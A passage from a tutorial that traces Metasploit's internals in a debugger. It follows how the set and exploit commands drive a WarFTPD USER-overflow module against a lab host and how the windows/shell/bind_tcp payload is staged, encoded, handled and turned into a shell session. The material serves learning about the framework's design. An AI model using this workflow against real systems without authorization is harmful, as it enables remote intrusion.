
To see how the parameters required to exploit the vulnerability are initialised set a break point on the `cmd_set` method declared in the `msf::UI::ConsoleDispatcher::Core` class. Assuming that `use` command has been already executed type `set RHOST 172.16.134.130` at the `msf` prompt and hit return.

The program halts on the break point. Stepover the lines of code to see how the entered parameters are stored on the active module datastore. After retrieving the datastore from the active module the name and the value of the parameter are extracted from the argument string before storing the new parameter into the datastore.

Repeat the steps for the PAYLOAD and TARGET parameters. Figure 12 shows the state of the datastore after executing the set command for RHOST, PAYLOAD and TARGET. The PAYLOAD is set to `windows/shell/bind_tcp` and TRAGET to `2`



```
# Set the supplied name to the supplied value
name  = args[0]
value = args[1, args.length-1].join(' ')
if (name.upcase == "TARGET")
  # Different targets can have different architectures and platforms
  # so we need to rebuild the payload list whenever the target
  # changes.
  @cache_payloads = nil
end
```

```
Thread 1 [sleep] (pid 433)
cmd_set [core.rb:1781] (Msf::Ui::Console::CommandDispatcher::Core)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```

```
args = Array (2 element(s))
    [0] = "TARGET"
    [1] = "2"
datastore = {Msf::ModuleDataStore} Msf::ModuleDataStore (17 element(s))
    'ConnectTimeout' = "10"
    'DisablePayloadHandler' = "false"
    'EnableContextEncoding' = "false"
    'EXITFUNC' = "process"
    'FTPDEBUG' = "false"
    'FTPPASS' = "mozilla@example.com"
    'FTPTimeout' = "16"
    'FTPUSER' = "anonymous"
    'PAYLOAD' = "windows/shell/bind_tcp"
    'RHOST' = "172.16.134.130"
    'RPORT' = "21"
    'SSL' = "false"
    'SSLVersion' = "SSL3"
    'TCP::max_send_size' = "0"
    'TCP::send_delay' = "0"
    'VERBOSE' = "false"
    'WfsDelay' = "0"
```

Figure 12 cmd_set trace call

10 Exploit command

The exploit command needs to perform a number of tasks before the attacker can interact with the exploited target. The tasks are:

- Create a payload object
- Generate encoded payload
- Start a handler to handle the attackers side of the connection
- Exploit the target
- Establish a session
- Interact with the target

The main classes used to control the exploitation phase are shown in Figure 13.




Figure 13 Exploit Driver

When the `exploit` command is issued the `cmd_exploit` method declared in the `Msf::UI::Console::CommandDispatcher::Exploit` class is called. The `cmd_exploit` method in turn calls the `self.exploit_simple` method declared in `Msf::Simple::Exploit` mixin.

The `Msf::Simple::Exploit` mixin extends exploit module instance with a method called `exploit_simple`. This method is used to control the exploitation by creating an instance of an `Msf::ExploitDriver` class and doing all the necessary initialisation and configuration of the module before issuing the call to the exploit driver's `run` method. If the method succeeds, the return value will be the session instance or otherwise, an exception will be thrown or a nil value will be returned.


The `Msf::ExploitDriver` class controls the task of running an exploit module in terms of coordinating the validation of required module options, the validation of target selection, the generation of the encoded version of the supplied payload, and the execution of exploit and payload setup and cleanup.

When the `run` method is called, the first step is to validate the options required by the payload and exploit that have been selected. This is done by calling the `validate` method. After validation has completed, the encoded version of the payload is generated by calling `generate_payload` on the exploit instance. The next step is to setup the handlers by calling `setup` on the exploit instance followed by a call to the exploit method to launch the exploit. Once exploitation has completed, the exploit driver calls the stop handler method on the payload module instance and then calls the `cleanup` method on the exploit module instance.

The exploit driver `run` method returns the session object to calling method `exploit_simple` which in turn returns it to the `cmd_exploit` method where the session object is used to issue a session command. The `cmd_session` method declared in the `Msf::UI::Console::CommandDispatcher::core` module now takes over and the attacker can interact with the exploited target.

To see these steps in action set a break point on `cmd_exploit` method and use the stepover or stepinto buttons. Figure 14 shows the call trace for creating the `Msf::ExploitDriver` object.

In the rest of this section we will explore each of these tasks in more details



```
initialize [exploit_driver.rb:24] (Msf::ExploitDriver)
exploit_simple [exploit.rb:80] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```

```
framework = {Msf::Framework} #<Msf::Framework:0x007fb8a6b5c848>
Global variables
self = {Msf::ExploitDriver} #<Msf::ExploitDriver:0x007fb8adefc9d8>
    @exploit = nil
    @job_id = nil
    @payload = nil
    @use_job = false
```

Figure 14 Exploit driver initialise trace

10.1 Create Payload Objects

The Payload class hierarchy is one of the more complex parts of Metasploit, which isn't that surprising considering the number of task it has to perform.

There are three distinct payload types. The first type of payload that can be implemented is referred to as a single payload. Single payload are self-contained that do not undergo a staging process. The second type of payload is referred to as a stager. Stages are responsible for connecting back to the attacker in some fashion and processing a second stage payload. The third type of payload is referred to as stage and it is what's executed by a stager payload.

Figure 15 shows the payload class hierarchy for the `windows/shell/bind_tcp` payload.




Figure 15 windows/shell/bind_tcp payload class hierarchy


Payloads are defined in `modules/payloads/{singles,stages,stagers}/<platform>`. When the framework starts up, stages are combined with stagers to create a complete payload that you can use in exploits. Then, handlers are paired with payloads so the framework will know how to create sessions with a given communications mechanism.

Payloads are given reference names that indicate all the pieces, like so:

- Staged payloads: `<platform>/[arch]/<stage>/<stager>`
- Single payloads: `<platform>/[arch]/<single>`

So for the `windows/shell/bind_tcp` payload we have the stage `/modules/payloads/stages/windows/shell.rb` and the stager `/modules/payloads/stagers/windows/bind_tcp.rb` and the stager is controlled by its corresponding script in the `/lib/msf/core/handler/bind_tcp.rb`

Figure 16 shows how the payload object is created.



```
Debug msfconsole
Console  Debugger

Frames
Thread 1 [sleep] (pid 335)
initialize [module.rb:114] (Msf::Module)
initialize [payload.rb:63] (Msf::Payload)
initialize [handler.rb:75] (Msf::Handler)
initialize [bind_tcp.rb:38] (Msf::Handler::BindTcp)
initialize [windows.rb:32] (Msf::Payload::Windows)
initialize [bind_tcp.rb:59] (Metasploit3)
initialize [command_shell_options.rb:19] (Msf::Sessions::CommandShellOptions)
initialize [shell.rb:58] (Metasploit3)
create [module_set.rb:62] (Msf::ModuleSet)
create [module_manager.rb:89] (Msf::ModuleManager)
exploit_simple [exploit.rb:84] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148

Variables
@module_info_copy = nil
Array = {Class} Array
Author = {Class} Msf::Module::Author
▶ Global variables
▼ info = Hash (13 element(s))
  ▶ 'Arch' = Array (1 element(s))
  ▶ 'Author' = Array (4 element(s))
    'Convention'->sockedi
    'Description'->Listen for a connection, Spawn a piped command shell (staged)
    'Handler'->{Module} Msf::Handler::BindTcp
  ▶ 'License' = Array (1 element(s))
    'Name'->Windows Command Shell, Bind TCP Stager
  ▶ 'PayloadCompat' = Hash (1 element(s))
  ▶ 'Platform' = Array (1 element(s))
    'Session'->{Class} Msf::Sessions::CommandShellWindows
  ▶ 'Stage' = Hash (2 element(s))
  ▶ 'Stager' = Hash (3 element(s))
    'Version'->$Revision: 14774 $, $Revision: 14976 $
ModuleDataStore = {Class} Msf::ModuleDataStore
Msf::Module = {Class} Msf::Module
```

Figure 16 windows/shell/bind_tcp payload initialise trace

The `Msf::Module` class provides the common interface that is used to interact with payloads at the most basic level.

`/lib/msf/core/module.rb`

The `Msf::Payload` class represents the base class for a logical payload and provides methods that are common to all payloads as well as providing some helpful attributes.

`/lib/msf/core/payload.rb`

The `Msf::Handler` module acts as a base for all handlers and is mixed into dynamically generated payloads to handle monitoring for connections.

`/lib/msf/core/handler.rb`

The `Msf::Handler::BindTcp` class will attempt to establish a connection to a target machine on a given port (LPORT). If a connection is established, a call is made into handle connection passing along the socket associated with the connection.

`/lib/msf/core/handler/bind_tcp.rb`

The `Msf::Payload::windows` class provides methods for windows based payloads.

`/lib/msf/core/payload/windows.rb`

The `Msf::Payload::Stager` module provides interface to be used by the stagers.

`/lib/msf/core/payload/stager.rb`

The `Metasploit3` class provides the stager part of the payload

`/modules/payloads/stagers/windows/bind_tcp.rb`

The `Msf::Session::CommandShellOption` class overrides the `on_session` method

`/lib/msf/base/sessions/commandShellOptions.rb`

The `Metasploit3` class provides the stage part of the payload

`/modules/payloads/stages/windows/shell.rb`

Prior to initiating an exploit, the exploit instances `setup` method will call into the payload handler's `setup handler` and `start_handler` methods that will lead to the initialisation of the handler in preparation for a payload connection. When a connection arrives, the handler calls the `handle_connection` method on the payload instance. This method is intended to be overridden as necessary by the payload to do custom tasks. For instance, staged payloads will initiate the transfer of the second stage over the established connection and then call the default implementation which leads to the creation of a session for the connection. When an exploit has finished, the exploit driver will call into the payload handlers stop handler and cleanup handler methods to stop it from listening for future connections.

The following steps describe the sequence of actions that take place just before and after the exploit is run.

1. The `start_handler` method declared in the `Msf::Handler::BindTcp` class is called by the exploit instance. This method starts a thread which tries to establish a connection with the stager payload.

2. The `exploit` method of the exploit instance is called next which connects to the ftp service and then sends the encoded stager with the ftp user command and finally disconnects from the ftp service.

3. The exploit delivered with the ftp user command exploits the vulnerability and the stager payload is executed which then listens for connection from the attacker's machine.

4. The handler thread started in step 1 establishes a connection with the stager. After establishing the connection another thread is started and a call is made to a `handle _connection` method declared in the `Msf::Payload::Stager` class. This method transmits the stage part of the payload with help from the `Msf::Payload::Windows` class.

5. Having received the stage payload, the stager triggers the stage payload passing its connection details.

6. When the stage has been transmitted the `create_session` method declared in the `Msf::Handler` class is called to create a session object (continuation of step 4).


7. After returning from the `exploit` method called in step 2 the exploit driver calls the `wait_for_session` method declared in `Msf::Handler` class to retrieve the session object created in step 6.

10.2 Generate Encoded Payload

The encoded version of the payload is generated by calling `generate_payload` on the exploit module instance. The method generates the encoded version of the supplied payload using the payload requirements specific to this exploit. The encoded instance is returned to the caller.

To generate an encoded payload, an instance of an `Msf::EncodedPayload` class must be created by passing its constructor an instance of a payload as well as an optional hash of requirements that will be used during the generation phase. This can be accomplished by calling the class' `create` method.

Once an encoded payload instance has been created, the next step is to make a call to the instance's `generate` method which will return the encoded version of the payload.




```
Thread 1 [sleep] (pid 335)
generate [encoded_payload.rb:57] (Msf::EncodedPayload)
create [encoded_payload.rb:26] (Msf::EncodedPayload)
generate_single_payload [exploit.rb:639] (Msf::Exploit)
generate_payload [exploit.rb:532] (Msf::Exploit)
run [exploit_driver.rb:159] (Msf::ExploitDriver)
exploit_simple [exploit.rb:137] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```

```
Global variables
priority = nil
raw = nil
self = {Msf::EncodedPayload} #<Msf::EncodedPayload:0x007faa268429e8>
Thread = {Class} Thread
```

Figure 17 Generate encoded payload call trace

10.3 Start handler

Prior to initiating an exploit, the exploit instances setup method will call into the payload handler's `setup handler` and `start handler` methods that will lead to the initialization of the handler in preparation for a payload connection. The `start_handler` method declared in the `Msf::Handler::BindTcp` class is called by the exploit instance. This method starts a thread which tries to establish a connection with the stager payload. After establishing the connection another thread is started and a call is made to a `handle _connection` method declared in the `Msf::Payload::Stager` class. This method transmits the stage part of the payload with help from the `Msf::Payload::Windows` class.



```
Thread 1 [sleep] (pid 834)
start_handler [bind_tcp.rb:99] (Msf::Handler::BindTcp)
setup [exploit.rb:505] (Msf::Exploit)
job_run_proc [exploit_driver.rb:201] (Msf::ExploitDriver)
run [exploit_driver.rb:166] (Msf::ExploitDriver)
exploit_simple [exploit.rb:137] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
msfconsole:148
```


```
$! = nil
::Exception = {Class} Exception
ArgumentError = {Class} ArgumentError
ctimeout = 120
Global variables
lport = "4444"
phash = "172.16.134.130:4444"
Rex::ConnectionRefused = {Class} Rex::ConnectionRefused
Rex::Socket::Tcp = {Module} Rex::Socket::Tcp
Rex::ThreadSafe = {Module} Rex::ThreadSafe
rhost = "172.16.134.130"
self = {#<Class:0x007fb8adec6c98>} #<#<Class:0x007fb8adec6c98>:0x007
Time = {Class} Time
```

Figure 18 Start handler call trace

10.4 Exploit The Target

Exploit begins by using the `connect` method to connect to our target host. The exploit uses a Metaslpoit module method called `print_status` to print status information to wherever is receiving output, to print a connect message. Next, the exploit builds the exploit buffer. Finally the exploit sends the payload buffer by calling the `send_cmd` method to send a `USER` command. The `false` option indicates that we don't care what data is returned.

The handler method handles the connection from the shell running on the target machine, and the disconnect method disconnects us from the vulnerable service.




```
connect [tcp.rb:120] (Msf::Exploit::Remote::Tcp)
connect [ftp.rb:55] (Msf::Exploit::Remote::Ftp)
exploit [warftpd_165_user.rb:86] (Metasploit3)
job_run_proc [exploit_driver.rb:206] (Msf::ExploitDriver)
run [exploit_driver.rb:166] (Msf::ExploitDriver)
exploit_simple [exploit.rb:137] (Msf::Simple::Exploit)
exploit_simple [exploit.rb:162] (Msf::Simple::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
cmd_exploit [exploit.rb:148] (Msf::Ui::Console::CommandDispatcher::Exploit)
run_command [dispatcher_shell.rb:427] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:389] (Rex::Ui::Text::DispatcherShell)
run_single [dispatcher_shell.rb:383] (Rex::Ui::Text::DispatcherShell)
run [shell.rb:200] (Rex::Ui::Text::Shell)
```

```
dossl = false
global = true
Global variables
nsock = {Socket} #<Socket:0x007fc33cc864d0>
opts = Empty Hash
Rex::Socket::Tcp = {Module} Rex::Socket::Tcp
self = {Msf::Modules::Mod6578706c6f69742f77696e646f77732f6674702f776
```

Figure 19 Connect to Warftpd service call trace

